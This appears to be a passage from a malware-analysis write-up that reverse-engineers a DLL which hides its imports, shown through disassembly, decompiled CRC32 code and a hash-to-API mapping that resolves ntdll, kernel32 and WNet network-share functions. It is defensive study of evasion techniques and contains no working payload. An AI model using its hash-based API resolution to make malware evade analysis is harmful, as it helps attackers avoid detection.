
Name	Address	Ordinal
DllEntryPoint	000000018000FD40	[main entry]

second important thing to note here is that it has no imports address table, which implies that it might be obfuscating APIs or strings with some hashing or encryption algorithm, this can be verified by loading the dll in **PEiD** and looking for possible algorithms in its **K**rypto **ANAL**yzer plugin which shows multiple references to different encoding, hashing and encrypt/decrypt algorithms in dll as shown in the figure below



```
BASE64 table :: 00013840 :: 0000000180015240
    The reference is above.
CRC32 [poly] :: 000007C8 :: 00000001800013C8
CRC32 [poly] :: 000007DA :: 00000001800013DA
CRC32 [poly] :: 000007EA :: 00000001800013EA
CRC32 [poly] :: 000007FB :: 00000001800013FB
CRC32 [poly] :: 0000080B :: 000000018000140B
CRC32 [poly] :: 0000081C :: 000000018000141C
CRC32 [poly] :: 0000082C :: 000000018000142C
CRC32 [poly] :: 00000841 :: 0000000180001441
CRC32 [poly] :: 000051B4 :: 0000000180005DB4
CRC32 [poly] :: 000051C5 :: 0000000180005DC5
CRC32 [poly] :: 000051D5 :: 0000000180005DD5
CRC32 [poly] :: 000051E6 :: 0000000180005DE6
CRC32 [poly] :: 000051F6 :: 0000000180005DF6
CRC32 [poly] :: 00005207 :: 0000000180005E07
CRC32 [poly] :: 00005218 :: 0000000180005E18
CRC32 [poly] :: 00005229 :: 0000000180005E29
CRC32 [poly] :: 000052BD :: 0000000180005EBD
CRC32 [poly] :: 000052CF :: 0000000180005ECF
CRC32 [poly] :: 000052DF :: 0000000180005EDF
CRC32 [poly] :: 000052F0 :: 0000000180005EF0
CRC32 [poly] :: 00005300 :: 0000000180005F00
CRC32 [poly] :: 00005311 :: 0000000180005F11
CRC32 [poly] :: 00005322 :: 0000000180005F22
CRC32 [poly] :: 00005337 :: 0000000180005F37
CRC32 [poly] :: 00011D93 :: 0000000180012993
CRC32 [poly] :: 00011DA4 :: 00000001800129A4
CRC32 [poly] :: 00011DB4 :: 00000001800129B4
CRC32 [poly] :: 00011DC5 :: 00000001800129C5
CRC32 [poly] :: 00011DD5 :: 00000001800129D5
CRC32 [poly] :: 00011DE6 :: 00000001800129E6
CRC32 [poly] :: 00011DF6 :: 00000001800129F6
CRC32 [poly] :: 00011E07 :: 0000000180012A07
CRC32 [poly] :: 00012537 :: 0000000180013137
CRC32 [poly] :: 00012549 :: 0000000180013149
CRC32 [poly] :: 00012559 :: 0000000180013159
CRC32 [poly] :: 0001256A :: 000000018001316A
CRC32 [poly] :: 0001257A :: 000000018001317A
CRC32 [poly] :: 0001258B :: 000000018001318B
CRC32 [poly] :: 0001259B :: 000000018001319B
CRC32 [poly] :: 000125B0 :: 00000001800131B0
CRC32 [poly] :: 00013008 :: 0000000180013C08
CRC32 [poly] :: 0001301A :: 0000000180013C1A
CRC32 [poly] :: 0001302A :: 0000000180013C2A
CRC32 [poly] :: 0001303B :: 0000000180013C3B
CRC32 [poly] :: 0001304B :: 0000000180013C4B
CRC32 [poly] :: 0001305C :: 0000000180013C5C
CRC32 [poly] :: 0001306C :: 0000000180013C6C
CRC32 [poly] :: 00013081 :: 0000000180013C81
RIJNDAEL [S] [char] :: 00013630 :: 0000000180015030
RIJNDAEL [S-inv] [char] :: 00013730 :: 0000000180015130
SHA-256 [mixing] :: 00013920 :: 0000000180015320
```


If I randomly pick a CRC32 reference and look it up in dll, it is found in **sub_180005D60** routine being used in a loop



```
0000000180005D96 xor     r10d, r10d
0000000180005D99 nop     dword ptr [rax+00000000h]
```


```
0000000180005DA0
0000000180005DA0 loc_180005DA0:
0000000180005DA0 movsx   eax, byte ptr [r10+r8]
0000000180005DA5 inc     r10
0000000180005DA8 xor     ecx, eax
0000000180005DAA mov     eax, ecx
0000000180005DAC shr     ecx, 1
0000000180005DAE and     eax, 1
0000000180005DB1 neg     eax
0000000180005DB3 and     eax, 0EDB88320h
0000000180005DB8 xor     eax, ecx
0000000180005DBA mov     ecx, eax
0000000180005DBC shr     eax, 1
0000000180005DBE and     ecx, 1
0000000180005DC1 neg     ecx
0000000180005DC3 and     ecx, 0EDB88320h
0000000180005DC9 xor     ecx, eax
0000000180005DCB mov     eax, ecx
0000000180005DCD shr     ecx, 1
0000000180005DCF and     eax, 1
0000000180005DD2 neg     eax
0000000180005DD4 and     eax, 0EDB88320h
0000000180005DD9 xor     eax, ecx
0000000180005DDB mov     ecx, eax
0000000180005DDD shr     eax, 1
0000000180005DDF and     ecx, 1
0000000180005DE2 neg     ecx
0000000180005DE4 and     ecx, 0EDB88320h
0000000180005DEA xor     ecx, eax
0000000180005DEC mov     eax, ecx
0000000180005DEE shr     ecx, 1
0000000180005DF0 and     eax, 1
0000000180005DF3 neg     eax
0000000180005DF5 and     eax, 0EDB88320h
0000000180005DFA xor     eax, ecx
0000000180005DFC mov     ecx, eax
0000000180005DFE shr     eax, 1
0000000180005E00 and     ecx, 1
0000000180005E03 neg     ecx
0000000180005E05 and     ecx, 0EDB88320h
```

do-while loop in decompiled routine shows **CRC32 division flow**



```
do
{
  v8 = (char)v1[v7++];
  v9 = ((v8 ^ v3) >> 1) ^ -(((unsigned __int8)v8 ^ (unsigned __int8)v3) & 1) & 0xEDB88320;
  v10 = (((v9 >> 1) ^ -(v9 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)(v9 >> 1) ^ -(v9 & 1) & 0x20) & 1) & 0xEDB88320;
  v11 = (((v10 >> 1) ^ -(v10 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)(v10 >> 1) ^ -(v10 & 1) & 0x20) & 1) & 0xEDB88320;
  v12 = v11;
  v11 >>= 1;
  v3 = ((((v11 ^ -(v12 & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)v11 ^ -(v12 & 1) & 0x20) & 1) & 0xEDB88320) >> 1) ^ -(((unsigned __int8)((v11 ^ -(v12 & 1) & 0xEDB88320) >> 1)
     ^ -(((unsigned __int8)v11 ^ -(v12 & 1) & 0x20) & 1) & 0x20) & 1) & 0xEDB88320;
}
while ( v7 < v6 );
```

let’s rename this routine to **crc32_checksum** and look for its cross references, result shows it is cross referenced two times in **sub_180001000**, if this routine is subsequently checked for further cross references, it shows **~165** references




xrefs to sub_180001000

Directio	Typ	Address	Text
D...	p	sub_180001000+29E	call sub_180001000
D...	p	sub_180001490+2D	call sub_180001000
D...	p	sub_180001490+7D	call sub_180001000
D...	p	sub_180001490+94	call sub_180001000
D...	p	sub_180001490+AC	call sub_180001000
D...	p	sub_180001490+C4	call sub_180001000
D...	p	sub_180001490+DC	call sub_180001000
D...	p	sub_180001490+F4	call sub_180001000
D...	p	sub_180001490+10C	call sub_180001000
D...	p	sub_180001490+124	call sub_180001000
D...	p	sub_180001490+13C	call sub_180001000
D...	p	sub_180001490+154	call sub_180001000
D...	p	sub_180001490+16C	call sub_180001000
D...	p	sub_180001490+184	call sub_180001000
D...	p	sub_180001490+19C	call sub_180001000
D...	p	sub_180001490+1B4	call sub_180001000
D...	p	sub_180001490+1CC	call sub_180001000
D...	p	sub_180001490+1E4	call sub_180001000
D...	p	sub_180001490+1FC	call sub_180001000
D...	p	sub_180001490+217	call sub_180001000
D...	p	sub_180001490+232	call sub_180001000
D...	p	sub_180001490+24D	call sub_180001000
D...	p	sub_180001490+268	call sub_180001000
D...	p	sub_180001490+283	call sub_180001000
D...	p	sub_180001490+29E	call sub_180001000
D...	p	sub_180001490+2B9	call sub_180001000
D...	p	sub_180001490+2D4	call sub_180001000
D...	p	sub_180001490+2EF	call sub_180001000
D...	p	sub_180001490+30A	call sub_180001000
D...	p	sub_180001490+325	call sub_180001000
D...	p	sub_180001490+340	call sub_180001000

Line 2 of 165

we can assume here that the routine **sub_180001000** being cross referenced **~165** times is possibly decrypting strings, I'll rename it to **decrypt_strings**


now let's take a closer look at **sub_180001490** routine which almost has all the Xrefs to **decrypt_strings**, following code shows it is taking two arguments v1, which is being used in all of its calls and a 4-byte hex value which seems to be CRC32 hash and retrun value is being stored to different offsets of an array



```
if ( !var_rtlAllocHeap_ )
  return (unsigned int)dword_1800171E0;
qword_1800171E8 = var_rtlAllocHeap_(*(_QWORD *)(__readgsqword(0x60u) + 0x30), 8i64, 0x510i64);
if ( !qword_1800171E8 )
  return (unsigned int)dword_1800171E0;
*(_QWORD *)qword_1800171E8 = decrypt_strings_sub_180001000(v1, 0xA1D45974);
*(_QWORD *)(qword_1800171E8 + 8) = decrypt_strings_sub_180001000(v1, 0xAF11BC24);
*(_QWORD *)(qword_1800171E8 + 16) = decrypt_strings_sub_180001000(v1, 0xB973B8DC);
*(_QWORD *)(qword_1800171E8 + 24) = decrypt_strings_sub_180001000(v1, 0x8463960A);
*(_QWORD *)(qword_1800171E8 + 32) = decrypt_strings_sub_180001000(v1, 0xD141AFD3);
*(_QWORD *)(qword_1800171E8 + 40) = decrypt_strings_sub_180001000(v1, 0x57F17B6B);
*(_QWORD *)(qword_1800171E8 + 48) = decrypt_strings_sub_180001000(v1, 0x23398D9A);
*(_QWORD *)(qword_1800171E8 + 72) = decrypt_strings_sub_180001000(v1, 0xBD6735C3);
*(_QWORD *)(qword_1800171E8 + 80) = decrypt_strings_sub_180001000(v1, 0x900F6A6E);
*(_QWORD *)(qword_1800171E8 + 56) = decrypt_strings_sub_180001000(v1, 0xA8AE7412);
*(_QWORD *)(qword_1800171E8 + 64) = decrypt_strings_sub_180001000(v1, 0x4896A43);
*(_QWORD *)(qword_1800171E8 + 88) = decrypt_strings_sub_180001000(v1, 0x4C8A5B22);
*(_QWORD *)(qword_1800171E8 + 96) = decrypt_strings_sub_180001000(v1, 0x61E2048F);
*(_QWORD *)(qword_1800171E8 + 104) = decrypt_strings_sub_180001000(v1, 0x52FF8A3F);
*(_QWORD *)(qword_1800171E8 + 112) = decrypt_strings_sub_180001000(v1, 0xA312E4DE);
*(_QWORD *)(qword_1800171E8 + 120) = decrypt_strings_sub_180001000(v1, 0xCA3A8F9A);
```


this routine has multiple similar code blocks but with different hash values, here it can be assumed that it is decrypting APIs from different libraries, let's rename it to **resolve_imports** and look for its Xrefs which leads to DLL's main **DllEntryPoint** routine - now it's time to look into it dynamically.

First routine that is being called by DLL is **resolve_imports**, which in turn calls **sub_180001310** routine, it is taking **0x84C05E40** hash value as parameter, a quick Google search shows it is for **"ntdll.dll"** which can also be verified with Python




```
In [1]: import zlib

In [2]: hex(zlib.crc32('ntdll.dll') % (1<<32))
Out[2]: '0x84c05e40'
```

this routine returns handle for **ntdll.dll** library, later it takes another hash value **0xA1D45974** which is resolved to **RtlAllocateHeap** API, it is first called to allocate a block of memory on heap to later store resolved addresses there on different array indexes



```
000007FEF1A71490    40:55                 push rbp                                                   resolve_imports
000007FEF1A71492    53                    push rbx
000007FEF1A71493    48:8D6C24 B1          lea rbp,qword ptr ss:[rsp-4F]
000007FEF1A71498    48:81EC F8000000      sub rsp,F8
000007FEF1A7149F    B9 405EC084           mov ecx,84C05E40  ntdll.dll
000007FEF1A714A4    E8 67FEFFFF           call <f5c877335920f0ef040228e18b426d00.get_dll_handle>
000007FEF1A714A9    48:8BD8               mov rbx,rax
000007FEF1A714AC    48:85C0               test rax,rax
000007FEF1A714AF  ˅ 0F84 66140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
000007FEF1A714B5    BA 7459D4A1           mov edx,A1D45974  RtlAllocateHeap
000007FEF1A714BA    48:8BC8               mov rcx,rax
000007FEF1A714BD    E8 3EFBFFFF           call <f5c877335920f0ef040228e18b426d00._decrypt_apis_>
000007FEF1A714C2    48:85C0               test rax,rax
000007FEF1A714C5  ˅ 0F84 50140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
000007FEF1A714CB    6548:8B0C25 60000000  mov rcx,qword ptr gs:[60]
000007FEF1A714D4    BA 08000000           mov edx,8
000007FEF1A714D9    41:B8 10050000        mov r8d,510
000007FEF1A714DF    48:8B49 30            mov rcx,qword ptr ds:[rcx+30]
000007FEF1A714E3    FFD0                  call rax
000007FEF1A714E5    48:8905 FC5C0100      mov qword ptr ds:[<ptr_Imports_array>],rax
000007FEF1A714EC    48:85C0               test rax,rax
000007FEF1A714EF  ˅ 0F84 26140000         je f5c877335920f0ef040228e18b426d00.7FEF1A7291B
```

this routine decrypts and resolves serveral APIs from ntdll.dll, kernel32.dll, advapi32.dll, use32.dll, mpr.dll, shell32.dll, netapi32.dll, ole32.dll, oleaut32.dll and psapi.dll libraries. I wrote a simple IDAPython script here which resolves CRC32 hashes and adds resolved value in comment




```
0000000180002573 loc_180002573:
0000000180002573 mov     rdi, cs:ptr_Imports_Array_qword_1800171E8
000000018000257A jmp     loc_180002621
```

```
000000018000257F loc_18000257F:              ; WNetOpenEnumW
000000018000257F mov     edx, 67970FCh
0000000180002584 mov     rcx, rbx
0000000180002587 call    decrypt_API_sub_180001000
000000018000258C mov     rcx, cs:ptr_Imports_Array_qword_1800171E8
0000000180002593 mov     edx, 52DCC3B5h  ; WNetEnumResourceW
0000000180002598 mov     [rcx+488h], rax
000000018000259F mov     rcx, rbx
00000001800025A2 call    decrypt_API_sub_180001000
00000001800025A7 mov     rcx, cs:ptr_Imports_Array_qword_1800171E8
00000001800025AE mov     edx, 0BBC81330h ; WNetUseConnectionW
00000001800025B3 mov     [rcx+490h], rax
00000001800025BA mov     rcx, rbx
00000001800025BD call    decrypt_API_sub_180001000
00000001800025C2 mov     rcx, cs:ptr_Imports_Array_qword_1800171E8
00000001800025C9 mov     edx, 912F982h   ; WNetAddConnection2W
00000001800025CE mov     [rcx+498h], rax
00000001800025D5 mov     rcx, rbx
00000001800025D8 call    decrypt_API_sub_180001000
00000001800025DD mov     rcx, cs:ptr_Imports_Array_qword_1800171E8
00000001800025E4 mov     edx, 3A7DA74Dh  ; WNetGetUniversalNameW
00000001800025E9 mov     [rcx+4A0h], rax
00000001800025F0 mov     rcx, rbx
00000001800025F3 call    decrypt_API_sub_180001000
00000001800025F8 mov     rcx, cs:ptr_Imports_Array_qword_1800171E8
00000001800025FF mov     edx, 32F7E3C6h  ; WNetCloseEnum
0000000180002604 mov     [rcx+4A8h], rax
000000018000260B mov     rcx, rbx
000000018000260E call    decrypt_API_sub_180001000
0000000180002613 mov     rdi, cs:ptr_Imports_Array_qword_1800171E8
000000018000261A mov     [rdi+4B0h], rax
```

